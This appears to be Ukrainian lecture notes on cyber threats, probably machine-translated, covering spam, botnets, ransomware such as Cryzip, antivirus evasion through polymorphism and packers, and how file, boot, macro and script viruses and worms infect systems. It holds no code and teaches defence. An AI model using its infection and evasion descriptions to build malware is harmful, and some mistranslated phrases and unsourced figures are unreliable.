• Мережеві атаки (хакери)
• Внутрішні загрози (інсайдери)
– витік/втрата інформації (в т.ч. фінансової)
– позаштатна поведінка ПЗ
– різке зростання вхідного/вихідного трафіку
– уповільнення або повна відмова роботи мережі
– втрата часу
– доступ зловмисника до корпоративної мережі
– ризик стати жертвою шахраїв

Шкідливі програми

Актуальна інформація про шкідливе ПЗ представлена на сайті http://www.viruslist.com/

Спам

Усього за кілька років спам перетворився з легкого подразнюючого чинника на одну з найсерйозніших загроз інформаційній безпеці. Непрохані поштові повідомлення переповнюють індивідуальні поштові скриньки та паралізують роботу корпоративних серверів. Час, який співробітники змушені витрачати на розбір та читання спаму, постійно зростає - а з ним і фінансові втрати компаній (що становлять вже, за різними оцінками, від $50 до $200 на рік для одного співробітника).

За останні роки було винайдено чимало способів боротьби зі спамом. Однак, спамери відстежують дії фільтрів і винаходять нові прийоми для їх обходу. До того ж нерідко фільтрація спаму приносить більше шкоди, ніж

користі: разом із настирливою рекламою не доходять до адресата та важливі ділові чи особисті повідомлення.

Мережеві атаки

На сьогоднішній день спостерігається тенденція орієнтації абсолютної більшості комп'ютерних загроз на отримання (псування) конфіденційної інформації, яка, як правило, представляє комерційну таємницю. У зв'язку з цим найбільшої популярності набули комплексні мережеві атаки, в яких зловмисниками (хакерами) використовується широкий спектр шкідливих програм, спрямованих на використання вразливостей операційних систем та/або прикладних програм користувачів.

Дізнатися останні новини про методи, що використовуються хакерами, уразливості, якими вони можуть скористатися тощо можна на сайті «Лабораторії Касперського» http://www.viruslist.com/

Внутрішні загрози

Актуальність проблеми внутрішніх загроз підтверджує статистика: за різними оцінками, від 70 до 80% втрат від злочинів у сфері IT посідає атаки зсередини. При цьому топ-менеджери IT-компаній, які приділяють серйозну увагу забезпеченню мережевої безпеки своїх систем, дуже часто недооцінюють збитки, які можуть бути завдані бізнесу їх власними співробітниками.

Серед внутрішніх загроз можна виділити кілька найпоширеніших способів заподіяння шкоди:

- неавторизований доступ до системи (ПК, сервер, БД);
- неавторизований пошук/перегляд конфіденційних даних;
- неавторизована зміна, знищення, маніпуляція або відмова доступу до інформації, що належить комп'ютерній системі;
- збереження чи обробка конфіденційної інформації у системі, не призначеної для цього;
- спроби обійти або зламати систему безпеки чи аудиту без авторизації системного адміністратора (крім випадків тестування системи безпеки чи подібного дослідження);
- інші порушення правил та процедур внутрішньої безпеки мережі.

Найбільш критичною з точки зору фінансових втрат загрозою є шкода, яку завдають власні співробітники, і, зокрема, витік конфіденційної інформації з мереж компаній та організацій. Існує кілька шляхів витоку конфіденційної інформації. Це поштовий сервер (електронна пошта), веб-сервер (відкриті поштові системи), принтер (друк документів), FDD, CD, USB- drive (копіювання на носії).

При створенні повномасштабної системи інформаційної безпеки слід враховувати всі можливі способи здійснення внутрішніх атак та шляхи витоку інформації. Необхідні додаткові системи захисту, які дають змогу контролювати інформацію, що проходить через кожен вузол мережі, та блокувати всі спроби несанкціонованого доступу до конфіденційних даних.

Криміналізація промисловості

• Викрадення конфіденційної інформації

• Зомбі-мережі (ботнети)
– розсилання спаму
– DDoS -атаки
– троянські проксі-сервери
• Шифрування інформації користувача з вимогою викупу
• Атаки на антивірусні продукти
• Флашинг (PDoS – Permanent Denial of Service)

Кіберзлочинний бізнес у 2007 році виявив світу кілька нових видів кримінальної діяльності. Активно розвивалася галузь створення шкідливих програм на замовлення із наданням технічної підтримки замовникам. Яскравим прикладом такого роду бізнесу є історія троянської програми-шпигуна Pinch . Його автори за кілька років створили понад 4000 варіантів цієї шкідливої програми, більшість з яких були виконані саме на замовлення інших зловмисників. Ця історія, зважаючи на все, закінчилася в грудні 2007 року, коли керівник російської Федеральної служби безпеки оголосив про встановлення особистостей авторів Pinch .

DoS-атаки після активного застосування їх у 2002-2003 роках більше не мали особливої популярності у кіберзлочинців — аж до 2007 року. Тоді вони повернулися, причому не так як інструмент для вимагання грошей у жертв, як як засіб політичної та конкурентної боротьби. Історія про атаку на естонські сайти у травні 2007 року широко висвітлювалася у засобах масової інформації і багатьма експертами розцінюється як перший випадок кібервійни. Очевидно, що за цілим рядом DoS-атак 2007 року стоять бізнес-конкуренти жертв. Якщо чотири роки тому DoS-атаки були знаряддям в руках виключно хакерів-здирників або хуліганів, то тепер вони стали таким же товаром, як спам-розсилки або створення на замовлення шкідливих програм. Реклама послуг DoS-атак стала звичайним явищем, а ціни вже можна порівняти з ціною організації спам-розсилки.

Компанії, що спеціалізуються на питаннях комп'ютерної та мережевої безпеки, звертають увагу на новий тип загроз - так звана постійна відмова від обслуговування, **PDoS (permanent denial-of-service).** Новий вид атак отримав і іншу назву - **флашинг (phlashing)** . Потенційно він здатний завдати системі набагато більше шкоди, ніж будь-який інший вид мережевої шкідливої активності, оскільки спрямований на виведення з будівельного обладнання.

Річ Сміт (Rich Smith), голова дослідницького відділу небезпечних технологій та загроз компанії Hewlett-Packard, продемонстрував дію флашингу на конференції з безпеки EUSecWest у Лондоні. За словами фахівця, PDOS-атаки більш ефективні і при цьому дешевші, ніж традиційні види атак, при яких хакер намагається встановити на системі жертви шкідливе ПЗ. При флашингу метою атаки стають прошивки та драйвери, які, будучи пошкоджені, порушують роботу пристроїв і потенційно здатні вивести їх з ладу фізично.

PDOS-атаки використовуються не для маскування іншої атаки, такої як встановлення шкідливого коду, а як логічний і вкрай руйнівний розвиток

здирницької тактики DDOS. Мета флашингових атак може полягати в тому, щоб зруйнувати мережеву службу недорогими для атакуючого засобами; як тільки пошкоджено прошивку, далі DOS триває вже без зовнішнього впливу.

Можна сподіватися, що флашинг не набуде великого поширення серед хакерів, оскільки в першу чергу їх цікавлять особисті дані користувачів, а в даному випадку йдеться не більше ніж про банальне шкідництво. Тим не менш, ця загроза є дуже небезпечною, у зв'язку з чим необхідно розробити такі механізми оновлення флеш-пам'яті пристроїв, які враховували б такі шкідливі впливи.

Викрадення конфіденційної інформації

• Документи та дані

• Облікові записи та паролі

– он-лайн банки, електронні платежі, інтернет-аукціони
– інтернет-пейджери
– електронна пошта
– інтернет сайти та форуми
– он-лайн ігри

• Адреси електронної пошти, IP- адреси

Спостережуване зростання кіберзлочинів має кілька причин, головними з яких є прибутковість та низький рівень ризику. Найбільш прибутковим, але й небезпечним видом незаконного бізнесу у мережі є атака на електронні рахунки банків. Незважаючи на те, що такі крадіжки почастішали, банки намагаються не розповсюджувати інформацію про крадіжки з власних рахунків, оскільки це може підірвати довіру до банку. Найбільшою атакою на банк, інформація про яку стала доступна пресі, стала атака на шведський банк Nordea, під час якої злочинцями було вкрадено близько $1,2 млн. з електронних рахунків банку. За статистикою, найбільший інтерес у злочинців викликають банки Західної Європи, Північної та Латинської Америки. Причому національність зловмисника може не має значення, однак, чемпіоном кібератак є громадянин Ізраїлю, який встиг заробити на крадіжці з банківських рахунків суму $424 млн, поки не був спійманий під час однієї з таких протизаконних операцій. На думку Євгена Касперського, даний вид мережевого кримінального бізнесу продовжуватиме розвиватися, оскільки в мережі з'являється все більше сервісів, налаштованих на роботу з грошима, таких як інтернет -банкінг , біржові інтерфейси, які становлять інтерес для злочинців.

Ще одним варіантом атак, спрямованих на викрадення конфіденційної інформації, полягає в тому, що кіберзлочинці засилають в інформаційну систему компанії шкідливу програму, здатну блокувати роботу системи. На наступному етапі до зараженої компанії надходить лист від злочинців з вимогою грошей за пароль, який дозволить розблокувати систему підприємства. Серед таких мережевих нальотів – атаки російських хакерів на англійські букмекерські контори, що проводилися регулярно у 2004-2005 роках. Ще один схожий спосіб незаконного заробітку у мережі – запуск у

комп'ютер троянських програм, здатних шифрувати дані. Ключ із розшифровкою також надсилається злочинцями за певну грошову винагороду.

Крім того, на сьогоднішній день існує такий вид незаконної діяльності в мережі, як інтернет-торгівля персонажами розрахованих на багато користувачів ігор. Це найбільш поширене в Азії. Саме тут особливою популярністю користуються розраховані на багато користувачів онлайн-ігри. Хакери крадуть «награнних персонажів та продають їх іншим любителям пограти. Вартість готового «прокаченого» персонажа популярної онлайн-ігри може сягати $2 тис.

Зомбі-мережі (ботнети)

• Програма-завантажувач

– поширення власного коду та коду програми бота

• Програма-бот

– збір та передача конфіденційної інформації, розсилання спаму, участь у DDoS -атаці і т.д.

• Керуючий ботнет

– збір інформації від ботів та розсилання «оновлень» для них

Завдяки новим можливостям, що надаються Всесвітнім павутинням, і особливо повсюдному поширенню соціальних мереж, дедалі більше людей регулярно звертаються до Інтернет-ресурсів і стають жертвами все більш витончених атак, метою яких є як викрадення конфіденційних даних, так і «зомбування» комп'ютерів з метою подальшого використання їх ресурсів зловмисниками.

Ефективна робота бот-мережі визначається трьома складовими, у тому числі вона умовно складається:

- Програма-завантажувач, завданням якої є поширення власного коду та коду програми бота, що виконує корисне навантаження;
- Програма-бот, що виконує корисне навантаження (збір та передача конфіденційної інформації, розсилання спаму, участь у DDoS -атаці тощо);
- Керуючий ботнет , що збирає інформацію від роботів і розсилає оновлення і при необхідності нові конфігураційні файли, що перенацілюють роботи.

Детальніше див. статтю В.Бичка «Шпигу вхід замовлений», опубліковану в журналі «Інформаційна безпека» (№ 2, березень 2008).

Шифрування інформації користувача з вимогою викупу за розшифровку

• Вимога викупу від троянської програми " Cryzip "

Прикладом реалізації загрози шифрування інформації користувача та подальшого шантажу є шкідлива програма Cryzip . Вона шукає файли 44 різних типів, шифрує їх та потім залишає послання користувачеві з вимогою заплатити 300 доларів за пароль для відновлення файлів.

«Не намагайтеся шукати програму, яка зашифрувала вашу інформацію, - вона просто більше не існує на вашому жорсткому диску, - написано в посланні, що залишається програмою. — Якщо ви дійсно хвилюєтеся про ваші документи та інформацію у зашифрованих файлах, ви можете заплатити 300 доларів за допомогою електронних платіжних систем. Заява в поліцію про те, що трапилося, не допоможе вам, вони не знають пароль. Заява кудись ще про наш обліковий запис e- gold не допоможе вам відновити файли. Це ваш єдиний спосіб повернути файли».

Це третій відомий зразок програм для шифрування файлів для одержання викупу. У травні 2005 року було виявлено троянець PGPcoder , який використовував свій алгоритм шифрування. Нинішній Cryzip містить файли в захищений паролем ZIP-файл за допомогою комерційної бібліотеки стиснення. Пароль до всіх зашифрованих файлів той самий: «C:Program FilesMicrosoft Visual StudioVC98». Цей рядок зберігається у троянці у незашифрованому вигляді. Такий рядок часто зустрічається в проектах, скомпільованих Visual C++ 6. Мабуть, автор шкідливої програми розраховував на те, що той, хто шукатиме пароль у троянці, не звертатиме уваги на цей рядок.

Протидія антивірусним технологіям

• Зупинення роботи антивірусу
• Зміна налаштувань системи захисту
• Авто-натискання на клавішу "Пропустити"
• Приховування присутності у системі (руткіти)
• Утруднення аналізу
– шифрування
– обфускація

– поліморфізм
– упаковка

До останніх років робота антивірусів була заснована виключно на аналізі коду файлу. При цьому більш ранній сигнатурний спосіб детектування спирався на пошук жорстко заданих послідовностей байт, найчастіше фіксованого зсуву від початку файлу, в бінарному коді шкідливої програми. З'явився трохи пізніше евристичний спосіб детектування також працював з кодом файлу, але спирався вже більш вільний, імовірнісний пошук характерних для шкідливої програми байт послідовностей. Очевидно, що шкідлива програма легко обійде такий захист, якщо кожна її копія буде новий набір байт.

Саме це завдання і вирішують **поліморфізм** і **метаморфізм** , суть яких, без заглиблення в технічні деталі, полягає в тому, що при створенні своєї копії шкідлива програма повністю мутує на рівні набору байт, з якого вона складається. У цьому її функціонал залишається незмінним. **Шифрування** та **обфускація** самі по собі насамперед націлені на утруднення аналізу коду, але, реалізовані певним чином, виявляються різновидами поліморфізму — як, наприклад, шифрування кожної копії вірусу унікальним ключем у Cascade . Обфускація як така лише ускладнює аналіз, але, використовувана по-новому кожної копії шкідливої програми, перешкоджає сигнатурному детектування. Хотілося б підкреслити: не можна сказати, що одна з перелічених вище технік сама по собі є ефективнішою за інші з точки зору самозахисту шкідливої програми. Скоріше, ефективність техніки залежить від конкретних обставин та способу її реалізації.

Відносно стала вельми поширеною поліморфізм отримав лише за доби DOS-вірусів, заражающих файли. Тому є причини. Написання поліморфного коду - завдання виключно ресурсомістка і виправдовується тільки в тих випадках, коли шкідлива програма самостійно розмножується: при цьому кожен новий її екземпляр є більш менш унікальним набір байт. Більшість сучасних троянців, які мають функції саморозмноження, це актуально. Тому, коли закінчилася епоха DOS-вірусів, поліморфізм став зустрічатися в шкідливих програмах не дуже часто і використовувався швидше для самоствердження вірусописача, ніж корисною (з точки зору завдань шкідливої програми) функції.

Навпаки, обфускація , як і інші способи модифікації коду, переважно вирішують завдання утруднення його аналізу, а чи не завдання утруднення детектування, саме завдяки цьому не втрачає своєї актуальності.

Відколи поведінкові методи детектування почали витісняти сигнатурні, прийоми модифікації коду дедалі менше здатні перешкоджати виявленню шкідливих програм. Тому поліморфізм та суміжні з ним технології сьогодні непопулярні і залишаються лише засобом утруднення аналізу коду.

Більш строго визначення поліморфізму та обфускації можна дати в такий спосіб.

Поліморфізм - клас технологій, що дозволяють програмі, що саморозмножується, повністю або частково змінювати зовнішній вигляд і/або структуру свого коду в процесі розмноження.

Обфускація - сукупність прийомів заплутування вихідного коду програми, які мають на меті максимально утруднити його читання та аналіз, але повністю зберегти функціональність. Технології обфускації можуть бути використані на рівні будь-якої мови програмування – високорівневого, скриптового, асемблера. Приклади найпростішої обфускації : розведення коду нейтральними операторами, що не змінюють функціонал програми; зниження його наочності за допомогою надмірної кількості безумовних (або маскуються під умовні безумовних) переходів.

Пакувальники

Поступово віруси - шкідливі програми, що функціонують лише в тілі "жертви" і безсилі як окремий файл - стали заміщатися троянцями - повністю самостійними шкідливими програмами. Цей процес почався в той час, коли Інтернет ще був повільним і не таким безмежним, як зараз, а жорсткі диски та дискети маленькими, внаслідок чого розмір програми мав велике значення. Для зменшення розміру файлу троянця ще за доби DOS почали використовувати звані пакери — спеціальні програми, обробляють заданий файл за принципом архіватора.

Побічний і корисний з точки зору самозахисту шкідливої програми ефект від використання пакерів полягає в певній скруті детектування шкідливої програми файловими методами.

Справа в тому, що, розробляючи нову модифікацію шкідливої програми, її автор зазвичай змінює кілька рядків коду, залишаючи його кістяк незайманим. У скомпілюваному файлі при цьому змінюються байти на певному відрізку, і якщо сигнатура антивіруса не складалася саме з цього відрізка, то шкідлива програма, як і раніше, детектуватиметься. Обробка програми пакувальником вирішує цю проблему, оскільки зміна навіть одного байта у вихідному файлі, що виконується, призводить до абсолютно нового набору байт у файлі упакованому.

Пакери активно використовуються і сьогодні. Їхня різноманітність і витонченість зростає. Багато сучасних пакувальників, окрім стиснення вихідного файлу, забезпечують його додатковими функціями самозахисту, націленими на утруднення розпакування файлу та його аналізу за допомогою відладчика.

Канали поширення шкідливого ПЗ

- Електронна пошта
- Інтернет-сайти
- Інтернет-пейджери
- Соціальні мережі
- Мережі передачі даних
- Фізичний перенесення даних

Найбільш «популярним» каналом поширення шкідливого ПЗ, як і раніше, залишається електронна пошта. Далі, знову ж таки традиційно, слідують інтернет-сайти та інтернет-пейджери (ICQ , Skype та подібні). Тим не менш, спостерігається чітко виражена тенденція збільшення частки шкідливих речовин , що поширюються через соціальні мережі (наприклад, «В контакті», «Однокласники»). Темпи зростання в даному випадку дозволяють говорити про швидкий вихід цього каналу на перший план. Пов'язано це, передусім, із розподіленістю об'єктів-учасників соціальних мереж та колосальною швидкістю поширення інформації у них.

Фізичний перенесення даних, що знаходиться в «аутсайдерах», тим не менш, є не менш небезпечним. Так, якщо побудувати серйозну комплексну систему захисту мережі (так звану «ешелоновану оборону»), то загроза проникнення однієї єдиної шкоди всередину мережі через флешку одного зі співробітників може звести нанівець всі зусилля щодо забезпечення інформаційної безпеки.

У зв'язку з цим можна сформулювати загальний висновок: при побудові системи захисту (як персонального комп'ютера, так і корпоративної мережі) необхідно виділити всі можливі канали проникнення шкідливих речовин та забезпечити їх захист відповідними засобами.

Класичні комп'ютерні віруси

- Запуск за певних подій
- Впровадження у ресурси системи
- Виконання необхідних дій

До цієї категорії належать програми, що розповсюджують свої копії по ресурсах локального комп'ютера з метою:

- наступного запуску свого коду при будь-яких діях користувача;
- подальшого застосування інші ресурси комп'ютера.

На відміну від хробаків, віруси не використовують мережеві сервіси для проникнення на інші комп'ютери. Копія вірусу потрапляє на віддалені комп'ютери тільки в тому випадку, якщо заражений об'єкт з будь-яких причин, що не залежать від функціоналу вірусу, виявляється активізованим на іншому комп'ютері, наприклад:

- при зараженні доступних дисків вірус проник у файли, які розміщені на мережному ресурсі;
- вірус скопіював себе на знімний носій або заразив файли на ньому;
- користувач надіслав електронний лист із зараженим вкладенням.

Деякі віруси містять властивості інших різновидів шкідливого програмного забезпечення, наприклад, бекдор-процедуру або троянську компоненту знищення інформації на диску.

Дуже важливо наголосити, що віруси не мають своїх засобів для поширення за межі одного комп'ютера. Це може статися тільки якщо заразилася дискета (завантажувальні сектори), флешка або користувач сам переніс заражений файл на інший комп'ютер.

Класифікація вірусів

Типи комп'ютерних вірусів різняться між собою за такими основними ознаками:

- середовище проживання;
- спосіб зараження.

Під «середовищем» розуміються системні області комп'ютера, операційні системи або додатки, в компоненти (файли) яких впроваджується код вірусу. Під «спосібом зараження» розуміються різні методи впровадження вірусного коду в об'єкти, що заражаються.

Файлові віруси при своєму розмноженні тим чи іншим способом використовують файлову систему будь-якої (або будь-якої) ОС. Вони:

- різними методами впроваджуються у виконувані файли (найпоширеніший тип вірусів);
- створюють файли-двійники (компаньйон-віруси);
- створюють свої копії у різних каталогах;
- використовують особливості організації файлової системи (link -віруси).

Завантажувальні віруси записують себе або в завантажувальний сектор диска (boot -сектор), або сектор, що містить системний завантажувач вінчестера (Master Boot Record), або змінюють покажчик на активний boot - сектор. Даний тип вірусів був досить поширений у 1990-х, але практично зник із переходом на 32-бітові операційні системи та відмовою від використання дискет як основного способу обміну інформацією. Теоретично можлива поява завантажувальних вірусів, що заражають CD-диски та USB-флешок, але на даний момент такі віруси не виявлені.

Багато табличні та графічні редактори, системи проектування, текстові процесори мають свої макромови для автоматизації виконання повторюваних дій. Ці макро-мови часто мають складну структуру та розвинений набір команд. Макро-віруси є програмами на макромовах, вбудованих у такі системи обробки даних. Для свого розмноження віруси цього класу використовують можливості макромов і за їх допомоги переносять себе з одного зараженого файлу (документа чи таблиці) до інших.

Файлові віруси

overwriting

Даний метод зараження є найпростішим: вірус записує свій код замість коду файлу, що заражається, знищуючи його вміст. Природно, що файл перестає працювати і не відновлюється. Такі віруси дуже швидко виявляють себе, оскільки операційна система та програми досить швидко перестають працювати.

Parasitic

До паразитичних відносяться всі файлові віруси, які при поширенні своїх копій обов'язково змінюють вміст файлів, залишаючи самі файли при цьому повністю або частково працездатними.

Основними типами таких вірусів є віруси, що записуються на початок файлів (prepending), на кінець файлів (appending) і в середину файлів (inserting). У свою чергу, впровадження вірусів у середину файлів відбувається різними методами - шляхом перенесення частини файлу в його кінець або копіювання свого коду в дані файлу, що заздалегідь не використовуються (cavity -віруси).

Використання вірусу на початок файлу.

Відомі два способи застосування паразитичного файлового вірусу на початок файлу. Перший спосіб полягає в тому, що вірус переписує початок зараженого файлу в його кінець, а сам копіюється в місце, що звільнилося. При зараженні файлу другим способом вірус дописує файл, що заражається до свого тіла.

Таким чином, під час запуску зараженого файлу першим управління отримує код вірусу. При цьому віруси, щоб зберегти працездатність програми, або лікують заражений файл, повторно запускають його, чекають закінчення його роботи і знову записуються на початок (іноді для цього використовується тимчасовий файл, в який записується знешкоджений файл), або відновлюють код програми в пам'яті комп'ютера і налаштовують необхідні адреси її тілі (т. е. дублюють роботу ОС).

Використання вірусу в кінець файлу.

Найбільш поширеним способом застосування вірусу у файл є дописування вірусу на його кінець. При цьому вірус змінює початок файлу таким чином, що першими командами програми, що виконуються у файлі, є команди вірусу.

Для того, щоб отримати керування при старті файлу, вірус коригує стартову адресу програми (адреса точки входу). Для цього вірус робить необхідні зміни у заголовку файлу.

Використання вірусу в середину файлу.

Існує кілька методів застосування вірусу в середину файлу. У найбільш простому з них вірус переносить частину файлу в його кінець або «розсуває» файл і записує свій код в простір, що звільнився. Цей спосіб багато в чому аналогічний до методів, перерахованих вище. Деякі віруси при цьому компресують блок файлу, що переноситься так, що довжина файлу при зараженні не змінюється.

Другим є метод « cavity », при якому вірус записується в області файлу, що заздалегідь не використовується. Вірус може бути скопійований в незадіяні області заголовок EXE-файлу, в дірки між секціями EXE-файлів або в область текстових повідомлень популярних компіляторів. Існують віруси, що заражають лише ті файли, які містять блоки, заповнені будь-яким постійним байтом, при цьому вірус записує свій код замість блоку.

Крім того, копіювання вірусу в середину файлу може статися внаслідок помилки вірусу, у цьому випадку файл може бути незворотно зіпсований.

Віруси без точки входу.

Окремо слід зазначити досить незначну групу вірусів, які не мають «точки входу» (EPO-віруси – Entry Point Obscuring viruses). До них відносяться віруси,

які не змінюють адресу точки старту в заголовку EXE-файлів. Такі віруси записують команду переходу на свій код в будь-яке місце в середину файлу і отримують керування не безпосередньо при запуску зараженого файлу, а при виклику процедури, що містить код передачі на тіло вірусу. Причому виконуватися ця процедура може вкрай рідко (наприклад, при виведенні повідомлення про будь-яку специфічну помилку). В результаті вірус може довгі роки спати всередині файлу і вискочити на волю тільки за деяких обмежених умов.

Перед тим, як записати в середину файлу команду переходу на свій код, вірусу необхідно вибрати "правильну" адресу у файлі - інакше заражений файл може виявитися зіпсованим. Відомі кілька способів, за допомогою яких віруси визначають такі адреси всередині файлів, наприклад, пошук у файлі послідовності стандартного коду заголовків процедур мов програмування (C/ Pascal), дизассемблювання коду файлу або заміна адрес імпортованих функцій.

Companion

До категорії « companion » відносяться віруси, що не змінюють файлів, що заражаються. Алгоритм роботи цих вірусів полягає в тому, що для файлу, що заражається створюється файл-двійник, причому при запуску зараженого файлу управління отримує саме цей двійник, тобто вірус.

До вірусів даного типу відносяться ті з них, які при зараженні перейменовують файл в якесь інше ім'я, запам'ятовують його (для подальшого запуску файла-хазяїна) і записують свій код на диск під ім'ям файлу, що заражається. Наприклад, файл NOTEPAD.EXE перейменовується на NOTEPAD.EXD, а вірус записується під ім'ям NOTEPAD.EXE. При запуску керування отримує код вірусу, який потім запускає оригінальний NOTEPAD.

Можливе існування інших типів вірусів-компаньйонів, які використовують інші оригінальні ідеї або особливості інших операційних систем. Наприклад, PATH-компаньйони, які розміщують свої копії в основному каталогу Windows, використовуючи той факт, що цей каталог є першим у списку PATH, і файли для запуску Windows в першу чергу шукатиме саме в ньому. Даними способом самозапуску користуються також багато комп'ютерних черв'яків і троянських програм.

Інші способи зараження

Існують віруси, які аж ніяк не пов'язують свою присутність з будь-яким виконуваним файлом. При розмноженні вони лише копіюють свій код в будь-які каталоги дисків, сподіваючись, що ці нові копії будуть коли-небудь запущені користувачем. Іноді ці віруси дають своїм копіям спеціальні імена, щоб підштовхнути користувача на запуск своєї копії - наприклад, INSTALL.EXE або WINSTART.BAT.

Деякі віруси записують свої копії до архівів (ARJ, ZIP, RAR). Інші записують команду запуску зараженого файлу у BAT-файли.

Link-віруси також не змінюють фізичного вмісту файлів, проте при запуску зараженого файлу "примушують" ОС виконати свій код. Цієї мети вони досягають модифікацією необхідних полів файлової системи.

Завантажувальні віруси

- Модифікують завантажувальний сектор диска
- Перехоплюють керування при запуску ОС
- На даний момент слабо поширені

Завантажувальні віруси записують себе або в завантажувальний сектор диска (boot -сектор), або сектор, що містить системний завантажувач вінчестера (Master Boot Record), або змінюють покажчик на активний boot - сектор. Даний тип вірусів був досить поширений у 1990-х, але практично зник із переходом на 32-бітові операційні системи та відмовою від використання дискет як основного способу обміну інформацією. Далі будуть розглянуті буткіти (своєрідний розвиток завантажувальних вірусів), що заражають систему через CD-/ DVD -диски та USB-флешки.

Завантажувальні віруси заражають завантажувальний (boot) сектор гнучкого диска та boot -сектор або Master Boot Record (MBR) вінчестера. Принцип дії завантажувальних вірусів заснований на алгоритмах запуску операційної системи при включенні або перезавантаженні комп'ютера - після необхідних тестів встановленого обладнання (пам'яті, дисків тощо) програма системного завантаження зчитує перший фізичний сектор завантажувального диска (A:, C: або CD-ROM в залежності від параметрів, встановлених у BIOS Setup) і передає на нього керування.

При зараженні дисків завантажувальні віруси «підставляють» свій код замість будь-якої програми, яка отримує керування під час завантаження системи. Принцип зараження, таким чином, однаковий у всіх описаних вище способах: вірус «примушує» систему при її перезапуску рахувати на згадку і віддати управління не оригінальному коду завантажувача, але коду вірусу.

Зараження дискет проводиться єдиним відомим способом – вірус записує свій код замість оригінального коду boot -сектора дискети. Вінчестер заражається трьома можливими способами – вірус записується або замість коду MBR, або замість коду boot -сектору завантажувального диска (зазвичай диска C:), або модифікує адресу активного boot -сектору в таблиці розділів диска (Disk Partition Table), розташованої в MBR вінчестера.

При інфікуванні диска вірус у більшості випадків переносить оригінальний boot -сектор (або MBR) в інший сектор диска (наприклад, в перший вільний). Якщо довжина вірусу більше довжини сектора, то сектор, що заражається, міститься перша частина вірусу, інші частини розміщуються в інших секторах (наприклад, у перших вільних).

Макро-віруси

- Використовують можливості макромов
- Заражають область макросів електронних документів
- Найбільш поширені серед Microsoft Office

Багато табличні та графічні редактори, системи проектування, текстові процесори мають свої макромови для автоматизації виконання повторюваних дій. Ці макро-мови часто мають складну структуру та розвинений набір команд. Макро-віруси є програмами на макромовах, вбудованих у такі системи обробки

даних. Для свого розмноження віруси цього класу використовують можливості макромов і за їх допомоги переносять себе з одного зараженого файлу (документа чи таблиці) до інших.

Найбільшого поширення набули макро-віруси для Microsoft Office (Word, Excel і PowerPoint), що зберігають інформацію у форматі OLE2 (Object Linking) and Embedding). Віруси в інших додатках досить рідкісні.

Фізичне розташування вірусу всередині файлу MS Office залежить від його формату, який у разі продуктів Microsoft надзвичайно складний - кожен файл-документ Word, Office97 або таблиця Excel є послідовністю блоків даних (кожен з яких також має свій формат), об'єднаних між собою за допомогою великої кількості службових даних. Через таку складність форматів файлів Word, Excel і Office97 уявити розташування макро-вируса у файлі можна лише схематично

Під час роботи з документами та таблицями MS Office виконує різні дії: відкриває документ, зберігає, друкує, закриває тощо. При цьому MS Word, наприклад, шукає і виконує відповідні "вбудовані макроси" - при збереженні файлу за командою File/Save викликається макрос FileSave , при збереженні за командою File/ SaveAs - FileSaveAs , при друкуванні документів - FilePrint і т.д. , якщо, звісно, такі макроси визначено.

Існує також кілька " автомакросів ", що автоматично викликаються за різних умов. Наприклад, при відкритті документа MS Word перевіряє його наявність макросу AutoOpen . Якщо такий макрос є, то Word виконує його. При закритті документа Word виконує макрос AutoClose , під час запуску Word викликається макрос AutoExec , завершення роботи — AutoExit , створення нового документа — AutoNew . Автоматично (тобто без участі користувача) виконуються також макроси/функції, асоційовані з будь-якою кнопкою або моментом часу чи датою, тобто. MS Word/Excel викликають макрос/функцію при натисканні будь-яку конкретну клавішу (або комбінацію клавіш) чи досягненні якогось моменту часу.

Макро-віруси , що вражають файли MS Office, як правило, користуються одним з перерахованих вище прийомів - у вірусі або є авто-макрос (авто-функція), або перевизначений один із стандартних системних макросів (асоційований з будь-яким пунктом меню), або макрос вірусу викликається автоматично при натисканні будь-якої клавіші або комбінації клавіш. Отримавши управління макро-вірус переносить свій код інші файли, зазвичай у файли, які редагуються в даний момент. Рідше макро віруси самостійно шукають інші файли на диску.

При впровадженні макровірусу в документ відбувається модифікація області макросів (додавання шкідливого коду до дозволених макрооб'єктів).

Користувач, зазвичай, існує можливість або дозволити виконання макросів у документі, або заборонити їх зовсім. Виборче виконання рідко можливе. Тому для забезпечення захисту від макро-вірусів необхідно мати антивірусний продукт, до складу якого входить компонент для їх аналізу.

Скрипт-віруси

• Пишуться на скрипт-мовах

– VBS, JS, PHP, BAT та т . д .

• Заражають скрипт-програми (командні та службові файли ОС)

• Можуть входити до складу багатокомпонентних вірусів

• Найбільш поширені в інтернет

Слід зазначити також скрипт-віруси, які є підгрупою файлових вірусів. Дані віруси пишуться на різних скрипт-мовах (VBS, JS, BAT, PHP і т.д.). Вони або заражають інші скрипт-програми (командні та службові файли MS Windows або Linux) або є частинами багатокомпонентних вірусів. Також, дані віруси можуть заражати файли інших форматів (наприклад, HTML), якщо в них можливе виконання скриптів.

Скрипт-віруси становлять найбільшу небезпеку під час роботи в Інтернеті (перегляд сторінок, що містять скрипти). У зв'язку з цим персональний антивірус повинен мати засіб (модуль) для забезпечення безпеки під час роботи в Інтернеті.

Мережеві черви

• Проникнення на віддалені комп'ютери

• Виконання необхідних дій

• Розповсюдження своїх копій

Основний спосіб проникнення черв'яка на комп'ютер це електронна пошта: надходить лист із файлом, що містить черв'яка, або лист містить посилання на файл із черв'яком десь в інтернеті. Але також черв'яки можуть поширюватися і через інтернет-пейджери (наприклад, ICQ), файлообмінними мережами та ін.

Як правило, для того щоб черв'як почав свою роботу, треба запустити файл, що прийшов (або пройти за посиланням).

Але бувають такі черв'яки, активація яких не потребує втручання людини:

•черв'як або міститься в самому тексті листа і запускається, коли користувач просто відкриває повідомлення (або воно відкривається на панелі попереднього перегляду в поштовому клієнті) (скриптові черв'яки),

•черв'як використовує «дірки» (проломи, вразливості) у системах безпеки операційних систем та інших програм.

Щоб спонукати користувача запустити файл, зловмисники використовують дуже витончені технології, звані **соціальна інженерія** . Наприклад, захоплюючий текст листа («Ви виграли $10 000. Щоб їх отримати треба заповнити надіслану у вкладенні форму.») Або маскування під офіційне розсилання («Це програма, яка закриває пролом у системі безпеки. Її випустила компанія Microsoft » - слід знати, що компанії-виробники програмного забезпечення, НІКОЛИ не надсилають без запиту користувача ніякі файли!), і т.п.

Після свого запуску черв'як вміє сам розсилати себе електронною поштою, використовуючи «записну книжку» поштової програми. Після цього друзі користувача зараженого комп'ютера теж заражаються.

Основна відмінність мережевих хробаків від класичних вірусів полягає саме у можливості саморозповсюдження через мережу.

Класифікація мережевих хробаків

